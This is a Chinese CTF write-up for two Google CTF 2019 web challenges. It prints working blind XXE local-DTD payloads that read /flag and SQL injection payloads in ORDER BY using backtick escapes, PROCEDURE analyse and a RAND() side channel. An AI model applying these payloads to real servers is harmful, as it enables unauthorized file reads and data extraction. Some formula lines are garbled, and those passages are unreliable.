Google2019CTF web 解题思路

Saferman / 2019-06-28 09:46:00 / 浏览数 5999 安全技术 CTF 顶(1) 踩(0)

---

周末刚好没有太多的事情，参加了 Google CTF 来玩玩，印象中是第一次参加这个比赛。总的来说 google 题目还是属于质量不错的一类，但是 web 题目难度梯度太大了，前面二道还可以接受，但是最后二道好像到比赛结束都是零解，佛了 ~ 佛了 ~

通过阅读本文章，你将学会：

- blind XXE by local dtd
- SQL injection by order with side channels
- 组合数学

## bnv

题目链接是：https://bnv.web.ctfcompetition.com/

访问主页会看到：


查看源代码看到有一个 post.js 文件，访问可以得到重要的 javascript 代码：

```
function AjaxFormPost() {
 var datasend;
 var message = document.getElementById('message').value;
 message = message.toLowerCase();

 var blindvalues = [
   '10',    '120',   '140',    '1450',   '150',   '1240',  '12450',
   '1250',  '240',   '2450',   '130',    '1230',  '1340',  '13450',
   '1350',  '12340', '123450', '12350',  '2340',  '23450', '1360',
   '12360', '24560', '13460',  '134560', '13560',
 ];

 var blindmap = new Map();
 var i;
 var message_new = '';

 for (i = 0; i < blindvalues.length; i++) {
   blindmap[i + 97] = blindvalues[i];
 }

 for (i = 0; i < message.length; i++) {
   message_new += blindmap[(message[i].charCodeAt(0))];
 }

 datasend = JSON.stringify({
   'message': message_new,
 });
 var url = '/api/search';
```

```
 xhr = new XMLHttpRequest();
 xhr.open('POST', url, true);
 xhr.setRequestHeader('Content-type', 'application/json');

 xhr.onreadystatechange =
     function() {
   if (xhr.readyState == 4 && xhr.status == 200) {
       console.log(xhr.getResponseHeader('Content-Type'));
       if (xhr.getResponseHeader('Content-Type') == "application/json; charset=utf-8") {
           try {
               var json = JSON.parse(xhr.responseText);
               document.getElementById('database-data').value = json['ValueSearch'];
           }
           catch(e) {;
               document.getElementById('database-data').value = e.message;
           }
       }
       else {
           document.getElementById('database-data').value = xhr.responseText;
       }
   }
}
     xhr.send(datasend);
}
```

这段代码就是把 City 输入框的值每个字母转换为小写再映射到 长度为 26 的 blindvalue 数组对应位置的数字，然后将这串数字发送到 `api/search` 后端，`Content-type` 类型是 `application/json`，如果使用 Burp 截取数据包如下：

```
POST /api/search HTTP/1.1
Host: bnv.web.ctfcompetition.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:66.0) Gecko/20100101 Firefox/66.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Referer: https://bnv.web.ctfcompetition.com/
Content-type: application/json
Content-Length: 38
Connection: close

{"message":"135601360123502401401250"}
```



首先，思考这个命名为 blindvalue
的数组是什么含义，为什么需要这么映射？联想主页的标题有许多点，我很快就意识到这可能是个盲文，果然通过搜索就找到这就是 布莱叶盲文 。

然后对此我编写一个 py 脚本用于将小写字母映射到 blindvalue 数字：

```
# encoding:utf-8
blindvalues = [
   '10',    '120',   '140',    '1450',   '150',   '1240',  '12450',
   '1250',  '240',   '2450',   '130',    '1230',  '1340',  '13450',
   '1350',  '12340', '123450', '12350',  '2340',  '23450', '1360',
   '12360', '24560', '13460',  '134560', '13560',
 ]

msg = "Paris"
msg = msg.lower()
blindmap = {}
new = ""
for i in range(len(blindvalues)):
   blindmap[i + 97] = blindvalues[i]
for j in range(len(msg)):
   new += blindmap[ord(msg[j])]
print(new)
```

到这一步基本把题目的信息理解清楚了，接下来我考虑到几种思路：

- 盲文是否支持其他字符的映射？

不提交数字会引发服务器什么问题，是否存在注入等问题？

观察主页的 city 选项框的选项，全是 google 公司所在的城市（Zurish、Paris、Bangalore），题目的描述是：

> Please use the search engine below to find the closest association near you.

是否尝试提交其他城市的 message 可以获得 flag?

是否有其他可以提交的 json 健值对？

接下里的几个小时就是对这些思路的验证，非常遗憾没有一个能让我利用，也不存在其他的 json 键值对，并且服务器只允许提交这 Zurish、Paris、Bangalore 三个城市的盲文数字。在这过程中也有一些收获，比如：

- 知道目标服务器是 wsgi + flask 模式
- 后端使用 json.loads 解码 JSON 字符串
- 知道了 google 在全球的办公地点。。

后来突然想到既然是 `application/json` 那么是否支持 XML 呢？于是尝试了修改 `Content-type` 类型为 `application/xml`，竟然成功！下图返回结果说明服务端试图解析 XML 数据！

```
POST /api/search HTTP/1.1
Host: bnv.web.ctfcompetition.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:66.0) Gecko/20100101 Firefox/66.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Referer: https://bnv.web.ctfcompetition.com/
Content-type: application/xml
Content-Length: 38
Connection: close

{"message":"135601360123502401401250"}
```

```
HTTP/1.1 200 OK
Date: Wed, 26 Jun 2019 07:40:21 GMT
Content-Type: text/xml; charset=utf-8
Content-Length: 51
Vary: Accept-Encoding
Server: gunicorn/19.9.0
Via: 1.1 google
Connection: close

Start tag expected, '<' not found, line 1, column 1
```

尝试网上公开的各种 XML 相关的利用：

- 本地文件读取
- 报错显示
- OOD 外带信息
- 等等

经过尝试发现，唯一可以成功利用的 payload 如下：

```
<?xml version="1.0" standalone = "no"?>
<!DOCTYPE message[<!ELEMENT message (#PCDATA)><!ENTITY test SYSTEM "file:///flag" >]>
<message>
&test;
</message>
```

如果 SYSTEM 后面引号部分的文件存在会返回 ：

```
No result found
```

如果不存在会返回：

```
Failure to process entity test, line 4, column 7
```

经过测试 `file:///flag` 是存在的，而且这里只支持 file
协议，因此你是无法将数据传递至外部服务器。这也是本题的一个难点，解决办法就是利用服务端的一个本地 dtd，然后重新定义它里面的一个 entity
触发错误，然后错误信息显示的时候会泄露你需要读取的文件内容。

尝试系统默认的 dtd：`/usr/share/yelp/dtd/docbookx.dtd`

> Systems using the GNOME desktop environment often have a DTD at /usr/share/yelp/dtd/docbookx.dtd containing an entity called ISOamso.

最终利用 payload：

```
<?xml version="1.0" ?>
<!DOCTYPE message [
   <!ENTITY % local_dtd SYSTEM "file:///usr/share/yelp/dtd/docbookx.dtd">
   <!ENTITY % ISOamso '
       <!ENTITY % file SYSTEM "file:///flag">
       <!ENTITY % eval "<!ENTITY &#x25; error SYSTEM 'file:///nonexistent/%file;'>">
       %eval;
       %error;
   '>
```


```
   %local_dtd;
]>
```

回显如下，得到 flag：

```
Invalid URI: file:///nonexistent/CTF{0x1033_75008_1004x0}, line 4, column 15
```

gLotto

题目链接：https://glotto.web.ctfcompetition.com/，主页截图：




访问主页，发现有个源码链接跳至 ?src，得到主页源码：

```
<?php

   require_once('config.php');
   require_once('watchdog.php');

   function gen_winner($count, $charset='0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZ')
   {
       $len = strlen($charset);
       $rand = openssl_random_pseudo_bytes($count);
       $secret = '';

       for ($i = 0; $i < $count; $i++)
       {
           $secret .= $charset[ord($rand[$i]) % $len];
       }
       return $secret;
   }

   if (isset($_GET['src'])) {
       die(highlight_string(file_get_contents(__FILE__)));
   } else if (isset($_POST['code'])) {
       session_start();
       if (!isset($_SESSION['winner'])) die;
       $win = $_SESSION['winner'];
       unset($_SESSION['winner']);
       session_destroy();
```

```
        if ($_POST['code'] === $win)
        {
            die("You won! $flag");
        } else {
            sleep(5);
            die("You didn't win :(<br>The winning ticket was $win");
        }
    }


    session_start();

    $tables = array(
        'march',
        'april',
        'may',
        'june',
    );

    $winner = gen_winner(12);
    $_SESSION['winner'] = $winner;

    $db = new mysqli(null, $dbuser, $dbpass, $dbname, null, $socket);
    //$db = new mysqli($dbhost, $dbuser, $dbpass, $dbname);

    if ($db->connect_errno) {
        printf("Connect failed: %s\n", $db->connect_error);
        exit();
    }

    $db->query("SET @lotto = '$winner'");


    for ($i = 0; $i < count($tables); $i++)
    {
        $order = isset($_GET["order{$i}"]) ? $_GET["order{$i}"] : '';
        if (stripos($order, 'benchmark') !== false) die;
        ${"result$i"} = $db->query("SELECT * FROM {$tables[$i]} " . ($order != '' ? "ORDER BY `".$db->escape_string($order)."`"
        if (!${"result$i"}) die;
    }
?>
```

首先我们需要理清程序的逻辑：

- 每次访问页面都会生成来自 `0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZ` 随机 12 个字符，并赋值给 `$_SESSION['winner']`
- 然后将你的 `$_SESSION['winner']` 赋值给 MYSQL 数据库的 变量 `@lotto`
- 提交 code 如果为你的现在 session 里的 `$_SESSION['winner']` 值，则返回给你 flag，然后销毁这次 session

很明显这题的注入点在 `$db->escape_string($order)` 处，猜测服务端的 escape_string 方法使用了 mysql_real_escape_string，这个函数会转义下面这些字符：

- \x00
- \n
- \r
- \
- '
- "
- \x1a

但是这个函数不会转义反引号，这就给我们机会闭合反引号然后进行注入。尝试如下 payload 你会发现主页的第一个表只有一行结果显示，表明你的注入成功。

```
?order0=winner` limit 1%23
```

到这我就尝试研究 order 后面可以注入什么，我确定了几个思路：

- order by 这个位置的注入
- PROCEDURE 位置的注入

- 基于时间的盲注
- 基于回显得注入

首先说下二和三，这是我最先尝试的注入手段。PROCEDURE 是位于 limit 后面的函数，可以参考 P
神的文章：https://www.leavesongs.com/PENETRATION/sql-injections-in-mysql-limit-clause.html

按照文章的思路得使用，时间盲注，sleep 行不通，但是 benmark 又被禁了


其他主流的时间盲注如下：

- get_lock：需要二个和 mysql 的会话，并且要维持其中一个会话一段时间，本题不适合
- 笛卡尔积：测试失败，服务器似乎没有默认的一些数据表
- RLIKE：测试失败

后面过了很久，我想到既然 order by + limit 可以影响主页返回的数据表顺序，那么我是否可以尝试一些利用这个特性回显服务器信息呢？

在之前无意的尝试中我发现，使用如下 payload 会泄露服务器的一些信息

```
date` limit 1 PROCEDURE analyse(1,1)%23
```




服务器数据库是 glotto，表名是 march，列名是 date 和 winner，那么其他三个表是
april、may、june。我尝试用这些表构造笛卡尔积的时间盲注还是没成功。但是随后的尝试我 google 到一个 order 排列数据表的方式：

```
?order0=winner` IS NOT NULL,RAND()%23
```

如果拼接到服务端的 SQL 会变成：

```
select * from march order by `winner` is not null,rand();
```

服务端会生成一列随机的数字然后根据这个数字大小排列数据表返回到题主页。并且我们知道 rand() 参数可以接受参数作为种子，下面我暂时我的二个测试 payload 和对应的结果来证明根据返回的主页信息不同我们可以猜解 SQL 的执行情况：


第一个 payload：

```
winner` IS NOT NULL, RAND(ascii(mid(database(),1,1))=103)#
```

第二个 payload：

```
inner` IS NOT NULL, RAND(ascii(mid(database(),1,1))=104)#
```

由于我们知道数据库是 glotto，因此第一个 SQL 的 rand() 里面参数为 True，第二个 SQL 的 rand() 里面为 False，然后二个 SQL
提交到主页后的结果分别如下：




可以看到根据显示结果的不同知道 database() 的第一个字符 ASCII 是 103 还是其他的值，只有 rand() 里面会 True，页面才显示左边的结果。

到这一步你可能觉得问题解决了，搞个二分法猜 @lotto 的每个字符就好了。当时我也是这么想的，但是仔细阅读 PHP 源码你会发现，每次你提交一个 payload（访问一次主页），服务器储存的 @lotto 都会改变！

也就是说要么你只能访问一次主页就必须获得 @lotto 的全部 12 个字符取值，要么 ....放弃题目。

★：接下来就是本题的难点了，我寻思题目访问一次服务端其实可以执行 4 次 SQL（刚好对应 4 个表 March、April、May、June）

是否可以每一个 SQL 负责猜解三个字符呢（因为 @lotto 总共 12
个字符），这三个字符每一种取值情况对应该表显示在主页的一种排列，这样我只需要访问一次读取页面显示的结果就知道这 12 个字符的全部取值。对于 3 个字符，每个字符有 36 种取值，因此中国有

```
46656
```

种取值，而且我发现最长的是 April 表，有 9 行，全排列的可能为：

```
9! = 362880
```

这个数值是大于 46656 的，因此一种 April 表显示的结果排列对应三个字符的一种取值情况，这个方案是可行的！

但是问题来了，其他的表行数分别是 8（March）,7（May）,4（June）。他们的全排列分别为 40320、5040、24。都小于 46656，特别是最后一个表只有 24 中全排列结果，根本无法猜解三个字符的全部可能情况。

数学一向很好的我是想到了，将这些表的全排列组合在一起！也就是每一种页面显示的 4 个数据表的总体情况代表我猜解的 12 个字符的 @lotto
一种取值，页面总体全排列：

注意不是（9+8+7+4)! 组合数学基本知识 ....


```
9! * 8■ * 7■* 4■ = 1769804660736000
```

12 个字符的 @lotto 取值情况有：

```
36 ■ 12 ■■ = 4738381338321616896 ■■ 1769804660736000 ■ 2677 ■■
```

emmmmm 居然还是不够。这次我就懵逼了，难道还有可以泄露的信息能作为猜解字符的标识？

在这一步卡了真的特别久，无法继续好好解题了，中途还放弃过这个思路。真的是一脸懵逼呀




最后，我找到一个非常大胆并且独创的思路！既然我无法猜解出全部的 12 位，那么我是否可以值尽可能的猜出较多位的 @lotto 取值，其余的位就猜吧。

赛后我看到 ctftime 的 writeup（见参考链接），知道自己的思路是完全对的 :-)

但是到这步我的方法和 ctftime 的 writeup 就不同了

首先比较多少位的全部可能取值数量小于 1769804660736000 ：

```
print(36 ** 11 < 1769804660736000)  # Flase
print(36 ** 10 < 1769804660736000)  # Flase
print(36 ** 9 < 1769804660736000)   # True
```

我们只需要利用 SQL 注入获得 @lotto 的前 9 位为即可，对于剩下三位我设计了如下思路来猜解：

注意，我们每个 Cookie session 只能访问主页一次不然该 session 对应的 @lotto 会变

- 3 位的全部取值可能性有 46656 种情况，由于服务器生成随机数会是一个很长的周期，我考虑在我发送真正的猜解 9 位 payload 之前，先发送猜解后三位的取值 payload 多次，得到差不多 10000 种后三位取值
- 考虑到服务器还会有其他选手访问，我只排除 10000 种我探测到的后三位取值，然后再发送猜解 @lotto 前 9 位的 payload 得到 @lotto 前 9 位的取值，后面三位从剩下的 3 万多种情况随机取一个
- 拼接出 12 个字符用 code 参数 POST 提交看是否正确，如果错误重复上述步骤

然后开个多线程去跑这套猜解流程，在我的服务器上经过 40 多分钟就得到正确的 12 位 @lotto，最终得到

```
CTF{3c2ca0d10a5d4bf44bc716d669e074b2}
```

参考链接

[wiki 盲文介绍]

[json.loads 是否安全讨论]

[google 全部办公地点]

[From blind XXE to root-level file read access]

[XXE LOCAL DTD 参考文章]

[P 神 limit 注入]

[rand() 工作机制]

[order 注入学习]


上一篇：CTF之多元线性方程 下一篇：无需Native Code的RCE...
1. 0 条回复
   - 动动手指，沙发就是你的了！

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板